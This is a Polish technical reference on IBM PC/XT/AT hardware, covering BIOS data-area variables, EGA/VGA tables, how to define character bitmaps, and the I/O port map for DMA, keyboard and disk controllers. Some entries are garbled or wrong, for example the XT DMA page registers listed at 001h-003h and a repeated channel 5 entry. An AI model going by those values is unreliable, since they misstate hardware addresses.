0:0417	2	Zmienne określające stan klawiatury. Poszczególne pola mają następujące znaczenie:(Pierwszy bajt jest taki sam jak zwracany przez rejestr AI po przerwaniu 16h funkcja 02).



Zwróć uwagę, iż bity 0-2 są zdefiniowane tylko dla klawiatury 101-klawiszowej.

Przerwanie 16h funkcja 02 zwraca w rejestrze AL wartość zgodną z pierwszym bajtem. Format drugiego bajtu jest jednak inny niż tutaj. Po szczegóły zajrzyj do opisu przerwania.

Niektóre starsze programy zmieniają wartości odpowiednich pól w celu zmiany jakiegoś stanu (Np. zapalenia Caps Lock). W klawiaturze 101-klawiszowej nie będzie to działać. Trzeba odwoływać się bezpośrednio przez porty.

Adres	Rozmiar	Zawartość
0:0419	1	Bieżąca wartość pseudo klawisza alt+klawisz numeryczny. Normalnie 0.
0:041a	2	Adres głowy bufora klawiatury.
0:041c	2	Adres ogona bufora klawiatury.
0:041e	20H	Bufor klawiatury. BIOS pamięta tutaj 20H naciśniętych klawiszy.
0:043e	1	Napęd dyskowy potrzebuje rekaliibracji (bit 0=A, bit 1=B, itd.).
0:043f	1	Silnik stacji dysków pracuje (bit 0=napęd A, bit 1=B, itd.).
0:0440	1	Czas do wyłączenia silnika. Przerwanie 08h wyłącza motor gdy = 0.
0:0441	1	Kod błędu dyskowego. Taki sam jak ostatnio zwrócony przez przerwanie 13h.
0:0442	7	Obszar informacji dla kontrolera napędu dysku.
0:0449	1	Aktywny tryb graficzny. (Patrz opis przerwania 10h).
0:044a	2	Szerokość ekranu w kolumnach.

Adres	Rozmiar	Zawartość
0:044c	2	Wielkość (w bajtach) pamięci ekranu.
0:044e	2	Offset pamięci w stosunku do początku pamięci obrazu.
0:0450	10H	Położenie kursora (8 par kolumna, wiersz).
0:0460	2	Kształt kursora (początek i koniec).
0:0462	1	Numer aktywnej strony karty graficznej.
0:0463	2	Adres portu kontrolera graficznego 6845 (Patrz porty CGA).
0:0465	1	Aktualna zawartość w kontrolerze 6845 CRT_MODE(rejestr portu 3x8H).
0:0466	1	Aktualna zawartość w kontrolerze 6845 CRT_PALETTE (port 3x9H rej.).
0:0467	5	Obszar danych magnetofonu lub POST (patrz Start systemu).
0:046c	4	Liczba taktów zegara (taktuje co 55ms od startu).
0:0470	1	Wskaźnik nadmiaru zegara(po 24 godzinach nieprzerwanej pracy)
0:0471	1	Wskaźnik Ctrl-Break . Gdy wciśnięte to ustawiony jest bit 7.
0:0472	2	Wartość 1234H w tych komórkach oznacza, że trwa właśnie restart po wciśnięciu [Ctrl+Alt+Del]. BIOS sprawdza tą wartość by uniknąć niepotrzebnego wywołania POST.
0:0474 (0475)	4	Obszar kontrolny dyskietki lub dysku twardego AT. Liczba dysków twardych AT.
0:0478	4	Wartości czasowe złącza równoległego drukarki.
0:047c	4	Wartości czasowe złącza RS-232.
0:0480	2	Offset początku bufora klawiatury AT (zwykle 01eH).
0:0482	2	Offset końca bufora klawiatury AT (zwykle 003eH).
0:0484	1	Ilość wierszy w jednym znaku karty EGA.
0:0485	2	Ilość bajtów na 1 znak w karcie EGA
0:0487	1	Różne informacje karty EGA. odpowiednie pola oznaczają: 0: 1=kursor włączony. 1: 1=Wyswietlanie Monochromatyczne. 2: 1=Dozwolony zapis do pamięci ekranu. 3: 1=EGA nie jest aktywna 5-6: pamięć RAM karty EGA(00=64K; 01=128K; 10=192K; 11=246K) 7: ekran nie jest wyczyszczony
0:0488	1	Różne informacje karty EGA cd. Odpowiednie pola oznaczają:

Adres	Rozmiar	Zawartość
		0-3: Stan przełączników na karcie EGA (z tyłu komputera). 4-7: Bity cech.
0:0490	1	AT Bity stanu dysku dla napędu 0 (Używany dla stacji gęstych).
0:0491	1	AT Bity stanu dysku dla napędu 1.
0:0492	1	AT Wskaźnik trwania operacji dyskowych dla napędu 0.
0:0493	1	AT Wskaźnik trwania operacji dyskowych dla napędu 1.
0:0494	1	AT numer aktualnego cylindra dla napędu 0.
0:0495	1	AT numer aktualnego cylindra dla napędu 1.
0:0496	1	Klawiatura AT bit 4=1 (10H) jeśli jest podłączona klawiatura 101.
0:0497	1	Znacznik zamkniętej kluczem klawiatury AT. Patrz przerwanie 15h funkcja 86h
0:0498	4	AT Adres wskaźnika opóźnienia użytkownika
0:049c	4	AT Mikrosekundy do końca czekania.
0:04a0	1	AT wskaźnik opóźnienia użytkownika. 1 = zajęte, 80H = zgłoszone, 0 = zatwierdzone
0:04a1	7	Zarezerwowane dla kart sieciowych AT
0:04a8	4	Adres EGA(VGA) SAVE_PTR. Wskazuje na adres danych karty EGA. Możesz zmieniać ten adres tak, aby wskazywał na obszar, w którym zdefiniujesz swoją własną matrycę znaków i inne parametry. Zwykle postępuje się w ten sposób, że kopiuje się te dane w inne miejsce, dokonuje odpowiednich zmian i w tej zmiennej umieszcza adres nowych danych. Rozmieszczenie danych karty EGA(VGA) znajdziesz na końcu mapy.
0:04f0	10H	Obszar komunikacji między różnymi programami.
0:0500	1	Status drukowania ekranu. 00H= ok; 01H = trwa drukowanie; 0ffH = błąd podczas druku.
0:0504	1	Status Fantom dysku. W systemach o jednej stacji dysków odwołania do napędu b: są obsługiwane przez tą stację. Jeśli zmienna ta ma wartość równą 1 to stacja jest identyfikowana przez b:
0:0510	11H	Używane przez interpreter BASICA.
0:0530	3	Używane przez instrukcję MODE.
f000:fff0	5	FAR JMP do rozpoczęcia POST. Po zimnym restarcie (Sygnał Reset do procesora) następuje skok pod ten adres.
f000:fff5	8	Data wyprodukowania ROM BIOS w ASCII
f000:fffc	2	(nieużywane).

Adres	Rozmiar	Zawartość
0000:0000	1	Typ komputera IBM (nie zawsze wiarygodne). 000H = PC 001H = XT lub przenośny PC 002H = PCjr 003H = AT 004H = XT z 640 Kb na płycie głównej. 005H = PS/2 Model 30 006H = Klon PC 007H = PS/2 Model 80

Obszar danych karty EGA(VGA):

Ofs	Rozmiar			
+0	4	offset	segment	Adres tablicy parametrów EGA.
+4	4	offset	segment	Adres obszaru parametrów dynamicznych VGA.
+8	4	offset	segment	Adres informacji o znakach trybu tekstowego.
+0cH	4	offset	segment	Adres informacji o znakach trybu graficznego.
+10H	4	offset	segment	Adres obszaru parametrów dynamicznych VGA
+14H	0CH			Zarezerwowane

Tablica parametrów EGA:

Ta tablica musi istnieć. Początkowo wskazuje na ROM. Tablica powinna mieć 1472 bajty długości po 64 na każdy z 23(17h) trybów graficznych. Tabela ta służy do wewnętrznego wykorzystania przez kartę EGA.

Obszar parametrów dynamicznych:

Tabela opcjonalna gdy ustawiona na 0000:0000 nie jest wykorzystywana. Wskazuje na kopie ważnych danych znajdujących się w rejestrach karty EGA.

Ofs	Rozmiar	Zawartość
+0	10H	Wartości 16 rejestrów kolorów.
+10H	1	Zawartość rejestru koloru ramki.
+11H	0efH	Zarezerwowane.

Informacje o znakach trybu tekstowego:

Tabela opcjonalna. Jeśli wskazuje na 0000:0000 to jest ignorowana. Wskazuje na informacje służące do generacji różnych egzotycznych znaków, np. polskich znaków diakrytycznych. Możesz tej zmiennej używać aby zainstalować polskie znaki na swoim komputerze.

Offs	Rozmiar	Zawartość
+0	1	Liczba bajtów na znak w definicji znaków.
+1	1	Liczba bloków pamięci RAM do załadowania (0 dla normalnej operacji).
+2	2	Liczba znaków do zmiany (Normalnie wszystkie 256).
+4	2	Pierwszy zmieniany znak (Normalnie 0: wszystkie znaki).
+6	4	Adres matrycy znaków. Matryca znaków jest to obszar 256 8-, 14- lub 16-bajtowych grup definiujących kształt znaków. Patrz poniżej.
+0aH	1	Ilość wierszy, które można wyświetlić na ekranie. Podanie 0ffH powoduje, że BIOS sam to ustala.
+0bH	1-?	1 lub więcej bajtów definiujących dla których trybów graficznych definiujemy znaki. Na końcu listy umieść wartość 0ffh.


Informacje o znakach trybu graficznego :

Tabela opcjonalna. Jeśli ustawiona na 0000:0000 to jest ignorowana. Zawiera dane, używane do generowania matrycy znaków w trybie graficznym.

Offs	Rozmiar	Zawartość
+0	1	Liczba wierszy, które można wyświetlić na ekranie.
+1	2	Liczba bajtów na definicję kształtu znaku.
+4	2	Adres matrycy znaków.
+7	1-?	1 lub więcej bajtów określających, dla których trybów graficznych definiujemy znaki. Zakończone liczbą 0FFh.

Definiowanie matrycy znaków

Załóżmy, iż chcesz zdefiniować literę E w trybie 14*8. Możesz ją zaprojektować w następujący sposób:



Teraz przepisz projekt tej litery zastępując puste pola przez 0, a pola zamalowane przez 1. Będzie to wyglądało mniej więcej tak:

```

0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0
0 1 1 1 1 1 1 1
0 0 1 0 0 0 0 1
0 0 1 0 0 0 0 1
0 0 1 0 0 1 0 0
0 0 1 1 1 1 0 0
0 0 1 0 0 1 0 0
0 0 1 0 0 0 0 1
0 0 1 0 0 0 0 1
0 1 1 1 1 1 1 1
0 0 0 0 0 1 0 0
0 0 0 0 1 0 0 0
0 0 0 0 0 1 1 1

```

Otrzymałeś ciąg 14 liczb zapisanych w systemie dwójkowym. Jedyne, co musisz jeszcze zrobić, to zamienić te liczby na system szesnastkowy lub dziesiętny. W naszym przypadku będzie to:

szesnastkowo: 00,00,7F,21,21,24,3C,24,21,21,7F,04,08,07

dziesiętnie: 0,0,127,33,33,36,60,36,33,33,127,4,8,7

Takie wartości powinny mieć bajty definiujące kształt znaku w matrycy.

Oprócz zmiany powyższych tabel, matrycę znaków możesz zmieniać przy pomocy funkcji 11h przerwania 10h. Matryca dla znaków o kodach większych niż 7Fh jest wskazywana przez wektor przerwania 1Fh.

Mapa portów komputera PC/XT/AT


Poniżej znajduje się mapa portów wejścia/wyjścia komputerów klasy PC/XT/AT. Znaczenie i sposób programowania niektórych portów jest opisany przy adresie portu. Opis niektórych portów zajmuje tyle miejsca, że umieszczenie go w tabelce popsułoby jej czytelność. Są one więc opisane w następnych paragrafach. Przy takich portach znajduje się odnośnik informujący gdzie należy szukać dodatkowych informacji.

Porty 000H-0ffH są używane dla celów wewnętrznych karty głównej

Porty 100H-3ffH są wykorzystywane do współpracy z kartami.

Porty powyżej 400H nie są dostępne z karty głównej.

<AT>:	000-01f	PC/XT:	000-00f
Opis:	DMA kontroller #1, 8237A-5.		
Patrz:	Porty DMA.		
<AT>:	020-03f	PC/XT:	020-021
Opis:	Kontroler przerwań, 8259A.		
<p>Kontroler przerwań służy do obsługi przerwań sprzętowych zgłaszanych przez takie urządzenia jak zegar czasu rzeczywistego, czy klawiatura. Każdemu z tych urządzeń jest przyporządkowany poziom mu odpowiadający, jeśli zostaną zgłoszone równocześnie przerwania z kilku urządzeń to zostanie najpierw wykonane przerwanie o niższym poziomie. Przykładowo zegar czasu rzeczywistego ma poziom 0 (oznacza się to przez IRQ0). Tak więc przerwanie zegarowe(08h) jest wykonywane zawsze co określony czas. W naszym przypadku co 55 ms. Z Twojego punktu widzenia ważne jest to, że układ 8259A żąda aby poinformować go o końcu przerwania sprzętowego. Jeśli więc chcesz przechwycić któreś z tych przerwań do swoich celów, na końcu procedury obsługującej je musi się znaleźć sekwencja:</p> <pre>mov al,20h out 20h,al</pre>			
<AT>:	040-05f	PC/XT:	040-043
Opis:	Programowany licznik 8253-5 (AT: 8254.2).		
<p>Z punktu widzenia programisty ten licznik ma małe zastosowanie. Po dokładny opis patrz [10].</p>			
		PC/XT:	060
Opis:	PPI (Programmable Peripheral Interface– Programowalne złącze peryferyjne) port A.		
<p>Zawiera kod ostatnio naciśniętego klawisza. Jest on wykorzystywany przez przerwanie 09h. Wewnątrz procedury obsługi tego przerwania znajduje się instrukcja IN al,60H</p>			
		PC/XT:	061
Opis:	PPI port B.		
<p>Znaczenie poszczególnych bitów jest następujące:</p>			




- 0:1:03H=Głośnik włączony. Tylko w ten sposób możesz programować wbudowany głośnik IBM-a.
- 3:1=Czytaj górne ustawienie przełączników.
- 4:0=Włączone sprawdzanie parzystości pamięci RAM.
- 5:0=Włączone sprawdzanie kanałów wejścia/wyjścia.
- 6:0=Dolne ustawienie zegara klawiatury
- 7:1=Klawiatura zablokowana.

PC/XT: 062

Opis: PPI port C.

Znaczenie poszczególnych bitów jest następujące:



- 0-3:Ustawienie przełączników z tyłu komputera.
- 5:1=Kanał wyjściowy dla licznika 2.
- 6:1=Sprawdzanie kanałów wejścia/wyjścia.
- 7:1=Wystąpił błąd parzystości RAM.

PC/XT: 063

Opis: Rejestr komend PPI

Ustawia, które porty PPI są wejściowe, a które wyjściowe. BIOS ustawia wartość tego portu na 99H (Porty A i C wejściowe, B wyjściowy).

<AT>: 060-06f

Opis: Kontroler klawiatury 8042
 Patrz: Klawiatura AT

<AT>: 070-07f

Opis: Zegar czasu rzeczywistego, CMOS
 Patrz: CMOS (rozdział 2)

<AT>: 080

Opis: Port używany przez POST do sprawdzania sprzętu.

<AT>: 080-09f

PC/XT: 080-083

Opis: DMA rejestr stron 74LS612
 Patrz: Porty DMA






PC/XT: 0a0	
Opis:	port NMI (Non-maskable Interrupt-Przerwanie nie maskowalne).
Przerwanie NMI jest wywoływane w przypadku wystąpienia błędu parzystości pamięci RAM. Ustawienie bitu 7 blokuje NMI, Wyzerowanie tego bitu zezwala na NMI.	
<AT>: 0a0-0bf	
Opis:	Kontroler Przerwań #2, 8259A
<AT>: 0c0-0df	
Opis:	DMA kontroler #2, 8237A-5
Patrz:	Porty DMA
<AT>: 0f0	
Opis:	Port koprocatora 80287
Po wystąpieniu błędu procesora zatraskiwany jest sygnał 'BUSY' tego procesora. OUT 0f0H,0 likwiduje to zamknięcie.	
<AT>: 0f1	
Opis:	Reset koprocatora 80287 .
Procesor zmienia tryb pracy z wirtualnego na rzeczywisty OUT 0f1H,0 przywraca koprocator 80287 do trybu rzeczywistego.	
<AT>: 0f2-0f7	
Opis:	Porty koprocatora matematycznego.
<AT>: 0f8-0fc	
Opis:	Dane procesora 80287.
<AT>: 170-177	
Opis:	Drugi dysk twardy.
Patrz:	Porty dysku twardego
<AT>: 1f0-1f7	
Opis:	Dysk twardy
Patrz:	Porty dysku twardego
<AT>: 200-207	
PC/XT: 200-20f	
Opis:	Game I/O (porty joysticka A/D)
Patrz:	Porty joysticka
PC/XT: 210	
Opis:	Port kontrolny rozszerzeń.

PC/XT: 213	
Opis:	Zezwolenie na rozszerzenia.
PC/XT: 214	
Opis:	Rejestr szyny danych rozszerzeń.
PC/XT: 215	
Opis:	Rejestr adresu rozszerzeń (Górny bajt).
PC/XT: 216	
Opis:	Rejestr adresu rozszerzeń (Dolny bajt).
<AT>:	278-27f PC/XT: 278-27f
Opis:	Złącze równoległe drukarki #2
Patrz:	Porty drukarki
<AT>:	2c0-2df PC/XT: 2c0-2df
Opis:	EGA #2
Patrz:	Porty EGA
<AT>:	2f8-2ff PC/XT: 2f8-2ff
Opis:	Złącze asynchroniczne #2 (COM2)
Patrz:	Porty szeregowo
<AT>:	300-31f
Opis:	Karta prototypu
PC/XT: 320-32f	
Opis:	Dysk twardy
Patrz:	Porty dysku twardego
<AT>:	370-37f
Opis:	Kontroler drugiego napędu dyskietek
Patrz:	Porty FDC
<AT>:	378-37f PC/XT: 378-37f
Opis:	Złącze równoległe drukarki #1
Patrz:	Porty drukarki

<AT>:	380-38f	PC/XT:	3 80-38f
Opis:	SDLC (Synchronous Data Link Control – port synchroniczny przesyłania danych).		
<AT>:	3a0-3af	PC/XT:	3a0-3a9
Opis:	Port asynchroniczny #1		
<AT>:	3b0-3df	PC/XT:	3b0-3df
Opis:	Złącze drukarki karty MDA		
Patrz:	Porty drukarki		
<AT>:	3b0-3cf	PC/XT:	3b0-3cf
Opis:	VGA		
Patrz:	Porty VGA		
<AT>:	3c0-3cf	PC/XT:	3c0-3cf
Opis:	EGA #1		
Patrz:	Porty EGA		
<AT>:	3d0-3df	PC/XT:	3d0-3df
Opis:	CGA		
Patrz:	Porty CGA		
<AT>:	3f0-3f7	PC/XT:	3f0-3f7
Opis:	Kontroler napędu stacji dysków		
Patrz:	Porty FDC		
<AT>:	3f8-3ff	PC/XT:	3f8-3ff
Opis:	Złącze asynchroniczne #1 (RS 232 – COM1)		
Patrz:	Porty szeregowo		


Porty DMA

DMA (Direct Memory Access – Bezpośredni dostęp do pamięci) jest używane do szybkiego przesyłania bloków pamięci do urządzeń wejścia/wyjścia bez udziału procesora. Zwykle wykorzystują je napędy dyskietek i dysku twardego. XT zawiera 4 8-bitowe kanały DMA, działające w 20-bitowej przestrzeni adresowej, używając kontrolera Intel 8237A. W komputerach klasy AT dołączany jest do niego kaskadowo drugi kontroler 8237A, co pozwala na obsługę 7 kanałów DMA.


 kanał	Użycie w PC XT
 0	Odświeżanie pamięci (najwyższy priorytet).
 1	Nie używany.
 2	Napęd dyskietek.
 3	Dysk twardy (najniższy priorytet).

Port	Opis
000h-007h	Rejestry adresów bazowych DMA. Są to 4 pary 16-bitowych rejestrów zawierających offset (w stosunku do strony DMA) adresów bazowych do operacji DMA. Uzupełnienie tych adresów znajduje się w rejestrach stron DMA (porty 80h-8fh).
000h	Zapis: Adres bazowy 0 kanału DMA Odczyt: Bieżący adres 0 kanału DMA
001h	Zapis: Adres bazowy 0 kanału DMA Odczyt: Bieżący adres i licznik słów 0 kanału DMA
002h	Zapis: Adres bazowy 1 kanału DMA Odczyt: Bieżący adres 1 kanału DMA
003h	Zapis: Adres bazowy 1 kanału DMA Odczyt: Bieżący adres i licznik słów 1 kanału DMA
004h	Zapis: Adres bazowy 2 kanału DMA (Napęd stacji dysków) Odczyt: Bieżący adres 2 kanału DMA
005h	Zapis: Adres bazowy 2 kanału DMA Odczyt: Bieżący adres i licznik słów 2 kanału DMA
006h	Zapis: Adres bazowy 3 kanału DMA (Dysk twardy) Odczyt: Bieżący adres 3 kanału DMA
007h	Zapis: Adres bazowy 3 kanału DMA Odczyt: Bieżący adres i licznik słów 3 kanału DMA
008h-00fh	Rejestry kontrolne DMA.
008h	Zapis: Rejestr poleceń DMA.


Znaczenie poszczególnych bitów jest następujące:




Odczyt: Rejestr stanu DMA:



009h Zapis: rejestr żądań




00ah Zapis: Rejestr pojedynczej maski dla kanału.



- 0-1: wybierz kanał (00=0; 01=1; 10=2; 11=3)
 2: 1=ustaw maskę dla kanału
 0=czyść maskę (odblokuj kanał)

■ 00bh Zapis: Rejestr trybu.




- 0-1: Wybierz kanał (00=0; 01=1; 10=2; 11=3)
 2-3: Typ przesyłania (00=weryfikacja; 01=Zapis; 10=Odczyt)
 4: 1=Unuchamia auto-inicjację.
 5: 1=Inkrementacja 0=dekrementacja adresów
 6-7: 00=tryb żądania; 01=pojedynczy; 10=blok; 11=kaskada

■ 00ch Zapis: Likwiduje 16-bitowe przesyłanie danych. Po jakimkolwiek zapisie do tego portu dane przesyłane będą w kolejności młodszy bajt, starszy bajt, młodszy bajt itd.

■ 00dh Zapis: Ogólne zerowanie. Każda instrukcja Out 0d,x powoduje wyczyszczenie rejestrów kontrolnych DMA. Muszą być one potem zainicjalizowane na nowo.
 Odczyt: Rejestr tymczasowy, w którym przechowywany jest ostatni bajt z ostatniego przesyłania typu Pamięć – Pamięć.

■ 00eh Zapis: Czyści rejestr masek. Każda instrukcja Out 0eh,x powoduje udostępnienie wszystkich czterech kanałów DMA.

■ 00fh Zapis: Rejestr zmiany masek. Czyści lub ustawia maskę dla kanału DMA.



- 0: 1=maskuj kanał 0; 0=odblokuj kanał 0
 1: 1=maskuj kanał 1;
 2: 1=maskuj kanał 2;
 3: 1=maskuj kanał 3;

■ Odczyt: Rejestr tymczasowy, w którym przechowywany jest ostatni bajt z ostatniego przesyłania typu Pamięć – Pamięć.

■ 001h-00fh Rejestry stron DMA. Kompletny 20 bitowy adres dla kanału otrzymuje się jako połączenie rejestru strony tego kanału (4-bity) z rejestrem adresów bazowych (16-bitowy – patrz porty 00h – 07h).

■ 001h Rejestr stron kanału 2 (DMA napędu stacji dysków)

■ 002h Rejestr stron kanału 3 (DMA dysku twardego)

■ 003h Rejestr stron kanału 1

DMA w komputerach AT

DMA w komputerach klasy AT zachowuje kompatybilność z DMA PC XT. Dzięki zastosowaniu drugiego kontrolera 8237A są jeszcze 4 dodatkowe 16-bitowe kanały. Pod spodem wypisane są dodatkowe funkcje dla DMA AT.

Kanał	Wykorzystanie w AT
0	zapasowy
1	SDLC (Synchronous Data Link Control)
2	napęd stacji dysków
3	dysk twardy

8-bitowe kanały DMA

Kanał	Wykorzystanie w AT	16-bitowe kanały DMA
4	kaskadowe połączenie kontrolera 2 z 1	
5	zapasowy	
6	zapasowy	
7	zapasowy	

Dodatkowe informacje o portach DMA w AT:


- **081h-08fh** Rejestry stron DMA. W komputerach AT używa się wszystkich 8 bitów rejestrów stron. W związku z tym przestrzeń adresowa AT DMA jest 24 bitowa (16 MB).
- **081h** Rejestr stron kanału 2 DMA dyskieciek)
- **082h** Rejestr stron kanału 3 (DMA dysku twardego)
- **083h** Rejestr stron kanału 1
- **087h** Rejestr stron kanału 0
- **089h** Rejestr stron kanału 6 (bity 17-23)
- **08bh** Rejestr stron kanału 5 bity 17-23)
- **08ah** Rejestr stron kanału 7 bity 17-23)
- **08fh** Odświeżanie.
- **0c0h-0dfh** Rejestry adresów bazowych AT DMA.

Kanały 0-3 pracują tak jak w XT w trybie 8-bitowego wejścia/wyjścia. Kanały 4-7 pracują w trybie 16-bitowym tzn. wszystkie adresy i liczniki przesłanych danych odnoszą się do słów nie do bajtów. Tak więc jeśli w rejestrze bazowym kanału znajduje się wartość 4321h to znaczy, że chodzi o offset 8642h w stosunku do aktualnej strony tego kanału.

- **0c0h** Zapis : adres bazowy kanału 4 (16-bitowy)
Odczyt: bieżący adres kanału 4
- **0c2h** Bieżący licznik słów kanału 4
- **0c4h** Zapis : adres bazowy kanału 5 (16-bitowy)
Odczyt: bieżący adres kanału 5
- **0c6h** Bieżący licznik słów kanału 5
- **0c8h** Zapis : adres bazowy kanału 6 (16-bitowy)
Odczyt: bieżący adres kanału 6
- **0cah** Bieżący licznik słów kanału 6
- **0cch** Zapis : adres bazowy kanału 5 (16-bitowy)
Odczyt: bieżący adres kanału 5
- **0ceh** Bieżący licznik słów kanału 5
- **0d0h-0dfh** Rejestry kontrolne DMA
- **0d0h** Zapis: Rejestr poleceń DMA. Odczyt: Rejestr stanu DMA. Patrz opis portu 08h.
- **0d2h** Zapis: Rejestr żądań. Patrz opis portu 09h.
- **0d4h** Rejestr pojedynczej maski dla kanału. Patrz opis portu 0Ah.
- **0d6h** Zapis: Rejestr trybu. Patrz opis portu 0Bh.
- **0d8h** Patrz opis portu 0Ch.
- **0dah** Zapis: Ogólne zerowanie. Odczyt: Rejestr tymczasowy. Patrz opis portu 0Dh.
- **0dch** Czyszczenie rejestru masek. Patrz opis portu 0Eh
- **0deh** Zapis: Rejestr zmiany masek kanału. Patrz opis portu 0Fh

Opis klawiatury AT

Komputery klasy AT posiadają programowalną klawiaturę wraz ze złączem Intel 8042. Klawiatura ta pozwala na ustawianie prędkości powtarzania klawiszy, czy zmianę programową światła NumLock, CapsLock i Scroll Lock. Port 60h jest zachowany dla kompatybilności ze starszymi modelami klawiatur. Jeśli przykłady podane dla portu 64h nie będą działać dla Twojej klawiatury, to spróbuj wykonywać je dla portu 60h. Niektóre z rozkazów klawiatury wymagają podania danych. W takim




Bity 0-3 odpowiadają bitom 4-6 zmiennej 0:0418h. Dobrym zwyczajem jest abyś zawsze dbał o to, żeby zapalone światło odpowiadało faktycznemu stanowi klawiatury. Tak więc przestanie tego rozkazu powinno być zawsze połączone ze zmianą odpowiednich bitów zmiennej 0:0418h i odwrotnie.


Porty dysku twardego XT

Poniżej znajduje się opis portów kontrolera dysku twardego dla komputerów PC XT. Po każdej operacji na dysku (czytanie, zapis, szukanie ...) kontroler generuje przerwanie sprzętowe na poziomie 5 (IRQ 5). Przepisanie to jest przyporządkowane przerwaniu 0dh BIOS-u. Przerwanie 0dh blokuje DMA dysku twardego.

- **Port** **Opis**
- **320H** Rejestr danych.
Zapis: Zawsze przesyłany jest ciąg do 5 bajtów oznaczających głowicę, cylinder, sektor i bajt rozkazu.
Odczyt: Opis błędu zaznaczonego przez bit 1 portu 321h. Po dokładny opis sięgnij do opisu technicznego swojego komputera.
- **321h** Zapis: Wystąpienie 0 do tego portu powoduje zerowanie kontrolera dysku twardego
Odczyt: Rejestr stanu kontrolera.



- **322H** Zapis: Wystąpienie jakiegokolwiek wartości do tego portu powoduje odblokowanie kontrolera. Należy tego używać przed wystąpieniem rozkazu do kontrolera
- **323H** Zapis: Rejestr masek DMA i przerw.



Porty dysku twardego AT

